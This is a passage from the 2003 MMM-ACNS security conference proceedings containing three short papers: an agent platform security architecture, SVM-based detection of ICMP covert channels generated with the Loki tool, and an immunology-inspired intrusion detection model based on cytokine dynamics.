5. Gutnikov, S, Melnikov, Yu.: A simple non-linear model of immune response. Chaos, Solitons, and Fractals, 16 (2003) 125
6. Horn, R., Johnson, Ch.: Matrix Analysis. Cambridge University Press (1986)
7. Jerne, N.K.: Toward a network theory of the immune system. Ann. Immunol. 125C Paris (1974) 373–389
8. Tarakanov, A.O.: Information security with formal immune networks. Lecture Notes in Computer Science, Vol. 2052. Springer, Berlin (2001) 115–126
9. Tarakanov, A., Adamatzky, A.: Virtual clothing in hybrid cellular automata. Kybernetes (Int. J. of Systems & Cybernetics) 31 (7/8) (2002) 1059–1072
10. Tarakanov, A., Dasgupta, D.: An immunochip architecture and its emulation. NASA/DoD Conf. on Evolvable Hardware EH-2002. Alexandria, Virginia (2002) 261–265
11. Tarakanov, A.O., Skormin, V.A., Sokolova, S.P.: Immunocomputing: Principles and Applications. Springer, New York (2003, in press)

Agent Platform Security Architecture

Gustavo Santana[1], Leonid B. Sheremetov[1,2], and Miguel Contreras[1]

[1] Mexican Petroleum Institute (IMP), Mexico
[2] St. Petersburg Institute for Informatics and Automation
of the Russian Academy of Sciences (SPIIRAS), Russia
{gasantan,sher,mcontrer}@imp.mx

Abstract. Security is a critical parameter for the expansion and wide usage of agent technology. In this paper, the basic security services to deal effectively with security threats existing throughout the agent life-cycle are identified. Security architecture in order to build a security service for Component Agent Platform (CAP) is defined.

1 Introduction

Enterprises are increasingly dependent on their information systems to support their business activities. Compromise of these systems either in terms of loss or inaccuracy of information or competitors gaining access to it can be extremely costly. Agent-based computing is a new paradigm to build Enterprise Information Infrastructures (EII). Different security issues for agents have been studied in the literature [2, 3, 4, 7]. Starting from the security needs for Agent Platform (AP), we propose in this paper dynamic, extensible, configurable and interoperable security architecture for agents residing on this platform and connecting from other APs to form federations. On the one hand, this architecture extends security functions of each FIPA-compliant AP component [1]: Directory Facilitator (DF), Agent Management System (AMS), Agent Communication Channel (ACC), and Message Transport Service (MTS). On the other hand, Agent Platform Security Manager (APSM) is defined composed of Credential Manager (CM), Policies Manager (PM) and a cryptographic agent (CA). All the components of the security architecture are analyzed while we also argue for the benefits they offer.

2 Secure Agent Platform

In a heterogeneous multi-agent environment security becomes an extremely sensitive issue. Security risks exist throughout the whole agent life-cycle: agent management, registration, execution, agent-to-agent communication and user-agent interaction. A secure system is a system that provides a number of services to a selected group of agents and restricts the ways those services can be used. A security service is a software or hardware layer that exports a safe interface out of an unprotected and possibly dangerous primitive service. In order to build a security service we need a security

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 457–460, 2003.

architecture. The following six security threats can be identified in agent-based infrastructure: disclosure, alteration, copy and replay, denial of service, repudiation and spoofing and masquerading. Security architecture should provide special means to handle these threats. In this section we review the role of each AP components in the AP security architecture.

We connect the trust model of such an infrastructure with the trust model of real world in order to make security critical decisions, basically means that we check if we trust the entity an agent represents or an AP an agent resides on and indirectly trust the agent. The connection between those two worlds, the virtual one of agents and the real one is done via the digital certificates. A digital certificate is an object (file or message) signed by a certification authority that certifies the value of a person's public key. X509 certificates of the ISO are the most popular, so we also adopt them in our design.

If the AP is in any way considered being trusted, that trust must begin with the AMS. The AMS should store all the information about agents in the AP in secure storage (e.g. hashed) and also has to be able to receive registration information securely too. In order to achieve this, the AMS may possess a private/public key pair and associated certificate so that agents can talk to him in an encrypted way. This provides the basis for inter-platform security from the message transport service and assures confidentiality. Building security integrated at all levels involves some extra processing that may not be appropriate in all cases, so in order to avoid it when it's not necessary, the required policies can be specified. The specifications of these policies are addressed in the Policies Manager.

A DF is a component of an AP that provides a yellow pages directory service to agents. It is the trusted, benign custodian of the agent directory. An AP may support any number of DFs and each DFs may register one to each other configuring federations. It means that actually it is possible that one malicious agent registers himself as a DF (spoofing) in order to get information about other agents in the AP. This problem has been solved in our implementation by means of policies in the PM restricting the possible DFs to some specified and authenticable agents.

An agent can have multiple certificates in situations where he has established private/public key pairs for different policies, functions, or domains. With the addition of certificates information to it, the DF essentially becomes a default repository for agent certificates, but should not store sensitive information like private keys as all information in the DF is made public. While the DF can be considered a form of certificate repository, it is not a replacement for repositories that may be established as part of a general, public key certificate infrastructure.

The agent residing on the AP, has to be able to manage its identity in one or multiple domains and the certificates associated with the identity and roles that he has associated. The agent should be able to store securely its private keys and all the information about his identity in order to avoid that someone can tamper with its code and have access to this sensitive information.

The first activity that an agent performs upon creation is to register in the AMS of his HAP and with the DF(s) he is interested in. Since successful registration with the AMS is the only way to get access to the AP infrastructure this step should be secure and requires the agent to be authenticated and the information he sends to be encrypted in order to avoid disclosure of sensitive information.

Typically agents provide services to users and to other agents, when this is the case; normally they have their own ACLs for these services, this gets complicated when there are a big number of services provided by several agents. In this case centralized administration of service access policies has an advantage and complements the local ACLs of agents.

3 The Agent Platform Security Manager

The Agent Platform Security Manager (APSM) is responsible for maintaining platform and infrastructure security policies, authentication and run-time activities, such as, communications, providing transport-level security, and creating audit trails. The APSM is responsible (i) for negotiating the requested inter- and intra-domain security services with other APSM's on behalf of the agents and (ii) for enforcing the security policy of its domain, and can at its discretion, upgrade the level of security requested by an agent. The APSM cannot downgrade the level of services requested by an agent, but must inform the agent that the service level requested cannot be provided [1]. The functionality of the APSM (which is unique in an AP) is divided into three parts, each of these parts associated with a specific component responsible for it. All actions concerning the credentials (including management of the credential database) are handled by the Credential Manager. The CM checks the validity of the certificates, updates them, maintains the local revocation list, etc. X509v3 certificates are used as credentials in a heterogeneous environment with a key used as the primary identification of a principal. In our approach, we assume that users have certificates and that components of the AP also have certificates. The certificates of course assume the existence of a public key infrastructure with certification authorities (CAs) implemented in our case inside the CM. The other main activity of the CM is to provide authentication services for all the agents and components of the platform (for details of the protocol implementation see [5]. This is a very important function since as we have seen in the previous sections; authentication is the starting point for almost all the desired security characteristics.

The Policy Manager (PM) is responsible for managing the policy schemes stored in the policy database. The security policy defines the access each agent has to resources and services. Signed agents can run with different privileges based of the identity of the person who signed it. Thus users can tune their trade-off between security and functionality (of course within limits given by the administrator).

Notification of malicious agents that have attacked other APs can be distributed in the network. When the AP receives such a notification, it can add a line to platform's general policy (that is always checked first) that will not allow agents that bear those malicious characteristics to get services within the AP.

This way, we have role-based policy, group policy, clearance labels, domains etc. Furthermore by grouping policies we allow for faster execution times while trying to enforce the policy. In the CAP, all security checks are identity-based in order for an agent to enter a platform or request a service from other agents. After an agent successfully registers in the CAP, future security checks become role-based. Thus we don't have each time to verify agent's credentials. We check only to see in which platform the agent resides and what the appropriate policy for that platform is.

Finally, it was decided that cryptographic mechanisms should not be built into the APMS by itself, but rather be modeled as a service agent. The CA would be activated by the APMS whenever encryption or decryption is needed. The advantage of this modular design is that other components (even mobile agents) could use the functionality offered by CA. Furthermore, the platform could be made unaware of any additions or changes to cryptographic functions offered by this agent.

4 Conclusions and Future Work

A security architecture for agent based systems has been presented. The components of the architecture have been briefly analyzed and explained. We tried to keep this architecture transparent and simple to evolve and update it in order to cover future requirements. Proposed architecture is compliant with the proposal of the FIPA. An authentication algorithm has been developed and implemented. An extension of the Component Agent Platform [6] has been proposed in order to achieve basic services in authentication both in local and inter-domain scenarios.

Acknowledgements

Partial support for this research work has been provided by the IMP within the projects D.00006 and D.00175.

References

1. FIPA Web Site: http://www.fipa.org/
2. Gorodetski, V., Karsaev, O., Khabalov, A., Kotenko, I., Popyack, L. and Skormin, V.: Agent-based model of Computer Network Security System: A Case Study. Proceedings of the International Workshop "Mathematical Methods, Models and Architectures for Computer Network Security. LNCS, vol. 2052, Springer Verlag (2001) 39–50
3. Halonen T.: Authentication and Authorization in Mobile Environment, Tik-110.501 Seminar on Network Security (2000)
4. Karnouskos, S.: A Security Oriented Architectural Approach for Mobile Agent Systems. Proceedings of SCI 2000 conference, July23-26, 2000, Orlando, Florida, U.S.A.
5. Santana, G.: A Mobile User Authentication Protocol for Personal Communication Networks. IASTED, WOC 2001. June 2001, Banff Canada
6. Sheremetov, L. & Contreras, M.: Component Agent Platform. In Proc of the Second International Workshop of Central and Eastern Europe on Multi-Agent Systems, CEEMAS'01, Cracow, Poland, 26-29 of September, 2001, 395–402
7. Vlèek, T. and Zach, J.: Considerations on Secure FIPA Compliant Agent Architecture, In: Information Technology for Balanced Automation Systems in Manufacturing and Services. Selected papers of the IFIP, IEEE International Conference BASYS'02 Conference, Kluwer Academic Publishers. (2002) 125–132

Support Vector Machine Based ICMP Covert Channel Attack Detection

Taeshik Sohn[1], Taewoo Noh[1], and Jongsub Moon[1]

Center for Information Security Technologies, Korea University, Seoul, Korea
{743zh2k,siva,jsmoon}@korea.ac.kr

Abstract. TCP/IP protocol basically have much vulnerability in protocol itself. Specially, ICMP is ubiquitous to almost every TCP/IP based network. Thereupon, many networks consider ICMP traffic to be benign and will allow it to be passed through, unmolested. So, attackers can tunnel(covert channel) any information they want through it. To detect an ICMP covert channel, we use SVM which has excellent performance in pattern classification. Our experiments show that the proposed method can detect an ICMP covert channel among normal ICMP traffic using SVM.

1 Introduction and Related Work

Covert channel isn't a normal communication channel and is used for transmitting special information to processes or users prevented from accessing the information. In this paper, we propose a method which can detect a hidden data loaded in ICMP payload. we focused a SVM to detect the covert channel used in ICMP, which was proposed by Vapnik[3] in 1995 and is known as an efficient classification method for complex pattern.

A security analysis for TCP/IP is found in [4]. John Mchugh[1] provides a wealth of information on analyzing a system for covert channels. Paper[2] describes the possibility of generating covert channel in an ICMP protocol.

2 Support Vector Machine

SVM is a learning machine that plots training vectors in high-dimensional feature space and classifies each vector by its class. SVM views the classification problem as a quadratic optimization problem. They combine generalization control with a technique to avoid the "curse of dimensionality" by maximizing the margin between the different classes. SVM classifies data by determining a set of support vectors, which are members of the set of training inputs that outline a hyper plane in feature space[5].

3 Approaching for ICMP Covert Channel Detection

Among the various kinds of ICMP message, we focus on the ICMP echo request and reply. ICMP packet has the option to include a data section(payload). The

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 461–464, 2003.

arbitrary contents of the payload can have various data according to the message types of ICMP protocol and kinds of the operating system as illustrated in table 1. In case of the normal ICMP packet, it has insignificant values(garbage values) or null values and so on. Namely, therein can be laid the covert channel.

Table 1. The Characteristic of ICMP payload

	ICMP Payload
Null Packet	0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
Win Packet	0900 6162 6364 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 7576 7761
Solaris Packet	50ec f53d 048f 0700 0809 0a0b 0c0d 0e0f 1011 1213 1415 1617 1819
Linux Packet	9077 063e 2dbd 0400 0809 0a0b 0c0d 0e0f 1011 1213 1415 1617 1819

ICMP covert channel is simple : Arbitrary information is tunneled in the payload portion of ICMP echo and ICMP echo reply packets. At this time, the characteristic of payloads of each operating system is normally same or it has the successive change of one byte in payload. Also, because the rest 4 bytes of ICMP header are dependent on the each ICMP message type, covert data can be inserted into the rest of 4bytes of header sometimes. To generate covert data, we use ICMP covert channel tool as called Loki[2]. Loki exploits the covert channel that exists inside of ICMP echo traffic. This channel can exist because network devices do not filter the contents of ICMP echo traffic[2].




Fig. 1. The features of SVM

We propose a detection method for ICMP covert channel. The method is SVM and target is the payload part and the rest 4bytes of header of the ICMP packet as illustrated in figure 1. We preprocess the collected raw packets to two cases : one case is ICMP payload(13 dimensions) and second case ICMP payload and the rest 4 bytes of ICMP header(15 dimensions). One dimension of preprocessed data is comprised of two bytes. So, 13 dimension is converted to 26bytes of ICMP payload and 15 dimension is converted to the rest of header(4bytes) + 26bytes ICMP payload. Each dimension is converted to decimal value, that is, the hexa values of 16bits(2bytes) are rearranged by the integer value of decimal in the raw dump values of packet.

Table 2. SVM Training Data Set and Test Data Set

Data Set	Training Set1(Total 4000)	Training Set2(Total 4000)
Normal Packet	All typed ICMP packet(2000)	OS based ICMP packet(2000)
Abnormal Packet	Loki packet (2000)	Loki packet (2000)
Data Set	Test Set1 (Total 1000)	Test Set2 (Total 1000)
Normal Packet	All typed ICMP packet(250) + OS based ICMP packet(250)	All typed ICMP packet(250) + OS based ICMP packet(250)
Abnormal Packet	Loki packets(500)	Loki packets(500)

4 Experiment Methods and Results

The SVM data set consist of the training set1, set2 and test set1, set2 as following table 2. Normal ICMP packets are collected by a TCPdump tool. Abnormal ICMP packets are generated by Loki. We preprocessed the raw packet values in order to make training data and testing data. Each training data set is comprised of 4000 packets. Training Set1 data consists of general ICMP packets. Training Set2 data consists of ICMP packets depending on the characteristic of operating systems. Also, abnormal packets are also generated by Loki, each training set consists of 2000 packets. The test set1 and test set2 consist of 500 normal packets and 500 abnormal packets. Here, the normal packets of test set have 250 general ICMP packets and 250 OS dependent packets. The abnormal packets of test set consists of packets which are forged by Loki tool. SVM detection tool used is the freeware package[6]. Also, to compare the detection performance, we used the two SVM kernels : linear, polynomial. In case of the polynomial kernel, the degree is fixed with 3. The parameters of SVM were tunned with training set1 and training set 2 each. For the two parameters of SVM, we tested two cases of test set, i.e, test set1 and test set2. The inputs were two cases, that is, input dimensions are for dimension 13 and 15. The kernel functions used in SVM are also polynomial and linear each. So, all test cases are 16. Table 3 shows overall experiment results. The resultant graph of covert channel detection using training set 1 is shown in figure 2. In case of the SVM training set, we can see that it is more efficient to classify the abnormal packets when the general type of ICMP packets are trained(The detection rate of Training Set1 is 98.68%). Also, we can see that detection performance is better in 15 dimension and is best in polynomial kernel with degree of 3.

5 Conclusion

Covert channel attacks are an increasingly potential threat to the Internet environments. We didn't have the best solution for covert channel detection yet. The goal of this paper was to propose the detection method for ICMP covert channels with SVM among the many covert channels. The preprocessing for SVM learning to detect a covert channel consists of two cases: one case is only including a ICMP payload and the other case is including a ICMP payload and the

Table 3. The experiment results of ICMP covert channel detection

Training Set	Kernel	Features	Test Set1			Test Set2		
			FP	FN	TC	FP	FN	TC
Training Set1	Linear	13	2.5	0.4	97.1	0.7	0.7	98.6
		15	1.1	0.8	98.1	0	0.6	99.4
	Polynomial	13	0.2	0.6	99.2	0	0.8	99.2
		15	0.8	0.6	98.6	0	0.8	99.2
Training Set2	Linear	13	24.3	0.8	74.9	12.1	1.6	86.3
		15	0	0.8	99.2	0	0.6	99.4
	Polynomial	13	3.8	0.6	95.6	2.5	1.0	96.5
		15	0.8	0.6	98.6	0	0.2	99.8

*The degree of Polynomial Kernel = 3, FP = False Positive(%), FN = False Negative(%), TC = Total Correctness(%)




Fig. 2. The results of Training Set1

rest 4 bytes of ICMP header. We classified training set into training set 1 with generally used ICMP packets and training set 2 with ICMP packets depending on operating system. The experiment environment has been performed in a laboratory test bed. The experiment results show that the detection provided by SVM method is very efficient for ICMP covert channel.

References

1. John McHugh: Covert Channel Analysis. Portland State University (1995)
2. Loki: ICMP Tunneling, daemon9, Pharack Magazine, Volume 6, Issue 49
3. Vapnik V., *"The Nature of Statistical Learning Theory"*, Springer-Verlag, NY (1995)
4. Bellovin, S.M.: Security Problems in the TCP/IP protocol suite. Computer Communication Reviews, 19(2) (April 1989) 32–48
5. Mukkamala, S., Janowski, G.: Intrusion Detection Using Neural Networks and Support Vector Machines. Proceedings of IEEE IJCNN (May 2002) 1702–1707
6. Joachmims T,"mySVM - a Support Vector Machine", Univerity Dortmund

Computer Immunology System with Variable Configuration

Svetlana P. Sokolova[1] and Ruslan S. Ivlev[2]

[1] Russian Academy of Sciences
St. Petersburg Institute for Informatics and Automation
14-line, 39, St. Petersburg, 199178, Russia
sokolova_sv@mail.ru
[2] Institute of Informatics and Control Problems
125 Pushkin Str., Almaty, 480100, Republic of Kazakhstan

Abstract. The paper provides a computer immunology system with variable configuration for intrusion detection in computer networks. For identify the intrusion detection in the computer network we have used the cytokines networks. The application package intended for solving the tasks of construction and investigation of nonlinear interval time-delay mathematical models systems has developed.

Keywords: intrusion detection, cytokines networks, interval mathematics model, interval stability, and robustness

1 Introduction

Adaptive immune responses are generated following exposure to a foreign antigen. The infected individual responds rapidly by production of specific antibodies made by lymphocytes and by expansion and differentiation of effector and regulatory T lymphocytes [1, 3]. This response aimed at clearing the infectious agent is coordinated by a network of highly specialized cells that communicate through cell surface molecular interaction and through a complex set of intercellular communication molecules known as cytokines and chemokines. The adaptive immune response is highly specific. Cytokines play important roles at different stages of the immune response, and indeed are usually multifunctional.

One of the most intriguing features of the immune system is its multi-functionality. Its cellular components are complex, contex-sensitive agents that respond in a nonlinear fashion to an enormously diverse set of signals from cytokines, chemokines and direct cell-cell interactions. Further, the messenger molecules are typically expressed by several cell types and are themselves multi-functional.

This paper is on the development of Computer Immunology System with variable configuration for Surveillance Security Systems, including:

- the development of the structure of Computer Immunology System with variable configuration;
- the development nonlinear interval dynamics time-delay mathematical model for cytokines interactions *Th1(t) – Th2(t);*

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 465–468, 2003.

- polynomial approximation of experimental curves of two interacting *Th1(t) – Th2(t)* systems by methods of Genetic Programming;
- parameter identification of the nonlinear interval dynamic time-delay mathematical model of two interacting *Th1(t) – Th2(t)* systems by means of using the interval methods of global unconstrained optimization;
- investigation of the dynamical properties (absolute stability, attraction and so on) of nonlinear interval dynamic time-delay mathematical model with the nonlinearity of the sector type.

Computer Immunology System with Variable Configuration has the next subsystems:
- analysis of the state computer network on the base principle of cytokines interactions *Th1(t) – Th2(t)* systems (strong state or intrusion state);
- pattern recognition procedures of the non-standard alarm information;
- attraction, stabilization and putting into operation.

These subsystems allows to decide the next tasks:
- parameter identification in the conception of "input-output" mapping with the use discrete analogues of the Volterra series known as Gabor-Kolmogorov polynomials (power series) on the base Genetic Programming;
- parameter identification in the form of nonlinear interval dynamic time-delay equations;
- investigation the dynamics properties (absolute stability, attraction) these equations with the use of Lyapunov-Klassovsky functional.

2 Main Results

Cytokines are small protein messenger molecules that convey information from one cell to another. The relationship between cytokines and their specific receptors is very complex. As it is known the cytokines networks have the next properties:
- combinatorial complexity since the number of potential interactions between individual elements (e.g. proteins) in a system grows extremely rapidly with the number of elements;
- negative and positive feedback loops operate at various levels.
- delays, for instance, when a T-cell receives a proliferate signal, it first needs to synthesize DNA and undergo the biochemical changes required for cell division;
- nonlinearity is all-pervasive in these systems, and indeed is essential for their functioning.

Mathematical models of two interacting *Th1(t)-Th2(t)* systems have been investigated with a variety of approaches and areas of emphasis in [1,3]. Such properties as the regulation by cytokines, T cell activation, proliferation, death and so on were learning there. However, these models haven't time-delay. Also in these mathematical models the next considerable factor did not include. Many processes in the interacting *Th1(t)-Th2(t)* systems are uncertain. This uncertainty has as a rule, a non-statistic nature, or there is not enough information in order to refer it to one of the group of random processes. The parametric uncertainties are characterized by a relationship of the true

values of the parameters to intervals. These have the known boundaries. Actually the interval model of a system mirrors a real situation with the information on values of its parameters, when a priori only the boundaries of interval are known. Therefore, using the rules and nomenclature of interval mathematics we can represent it as mathematical model.

This paper we have used two conceptions of mathematical description of complex systems. The first conception — "state space" — describes a system by means of using differential or differences (deterministic, stochastic or interval) equations. The second one — "input-output" mapping– describes a system by means of using the deterministic (stochastic) Volterra series or discrete analogues of the Volterra series known as Gabor-Kolmogorov polynomials known as power series.

For mathematical modeling the dynamics of two interacting *Th1(t) –Th2(t)* systems the Genetic Programming approach have used with Gabor- Kolmogorov polynomials which are defined by the power series:

$$p(\mathbf{x}) = a_0 + \sum_{m=1}^{M} a_m \prod_{j=1}^{d} x_j^{r_{jm}} ,$$

where a_m are the term coefficients, m ranges up to a pre-selected maximum number of terms M: $m \le M$; x_j are the independent variable values of the input vector $\mathbf{x}$, $j \le d$ numbers; and $r_{jm} = 0, 1$, are the powers with which the *j-th* element x_j participates in the *m-th* term. It is assumed that r_{jm} is bound by a maximum polynomial order (degree) s: $\sum_{j=1}^{d} r_{jm} \le s$ for every m. The results of solving the task of parameter identification for dynamics of changing *Th1 (t)* and *Th2 (t)* on the base of Genetic Programming have been produced.

The results of solving the task of parameter identification for dynamics of two interaction *Th1(t)* and *Th2(t)* systems have been used for receiving the dynamics mathematical model. This mathematical model is given in the state space as interval functional-differential delay type inclusions having the following vector-matrix view:

$$\begin{gathered} \dot{X}(t) \in \boldsymbol{A}X(t) + \boldsymbol{A}_{\tau}X(t-\tau) + \boldsymbol{b}u(t), \\ X(t_0) = X_0,\ t \in [t_0, \infty), \\ X(t) = \varphi_{t0\tau}(\Theta),\ \Theta \in [t_0 - \tau, t_0],\ u(t) = \varphi(\sigma),\ \sigma = r^T X(t), \end{gathered} \qquad (1)$$

where $X(t) = (Th1(t), Th2(t))$ - states vector, *Th1, Th2* are continuous functions at $[t_0, \infty)$, i.e. $Thi(t) \in C[t_0, \infty)$, $i = 1, 2$; $\boldsymbol{A}, \boldsymbol{A}_{\tau}$ – interval matrices the corresponding dimension; $\boldsymbol{b}$ - an interval vector, $\boldsymbol{b} = (\boldsymbol{b}_i)$, $\boldsymbol{b}_i = [b_{i-}, b_{i+}]$, $i = 1,\ldots, m$, $b_{i-} < b_{i+}$ - the low and upper boundaries of interval; $u(t) \in C[t_0, \infty)$ – nonlinear function that satisfies the relation $u(t) = \varphi(\sigma)$, $\sigma = r^T X(t)$, $\varphi(\sigma)$ - a continuous differentiable function, φ: $R \to R$, such, that true the following inequality is $F(X,u) \ge 0$, where $F(X,u)$ - a real quadratic form of the variables X and u; the value $\sigma \in R$ is determined according to the expression $\sigma = r^T X(t)$, $r \in R^m$, τ - delay.

The absolute stability conditions of *(1)* is founded on using the functional defined on segments of integral curves of motion tubes of the nonlinear system:

$$V(X(t+s),t) = X^T(t)HX(t) + \int_{-\tau}^{0} X^T(t+\nu)DX(t+\nu)d\nu + \theta\int_{0}^{t}\varphi(\sigma)d\sigma,$$

where $H \in R^{mxm}$, $H = H^T$ - a symmetric positive-definite matrix, $D = diag\ \{d_i > 0,\ i = 1, m\}$ — a diagonal matrix, $\theta \in R^+$ — a nonnegative number. This algebraic criterion allows investigating the absolute stability property of stationary set *(1)* and does not require large amount of computations.

The mathematical description of Computer Immunology System with Variable Configuration and numerical examples intended for the analysis of strong state or intrusion state with information security data on the base the presented results have been created. The application package intended for the solving of aforementioned tasks has been developed.

Acknowledgments

The authors acknowledge the support of the EOARD under the project 2200 p "Development of Mathematical Models of Immune Networks Intended for Information Security Assurance".

References

1. Ader, R., Felton, D. L., Cohen, N. (ed.): Psychoneuroimmunology. V. 1 and 2. Academic Press, New York, London (2001)
2. Ashimov, A.A., Sokolova, S.P.: Theory of Systems with variable configuration. Almaty, Gulum, (in Russian) (1995)
3. Yates, A., Bergmann, C., et al.: Cytokine-modulated Regulation of Helper T Cell Populations. J.theor.Biol. **206** (2000) 539–560
4. Tarakanov, A.O., Skormin, V.A., Sokolova, S.P.: Immunocomputing: Principles and Applications. Springer, New York (2003, in press)

Author Index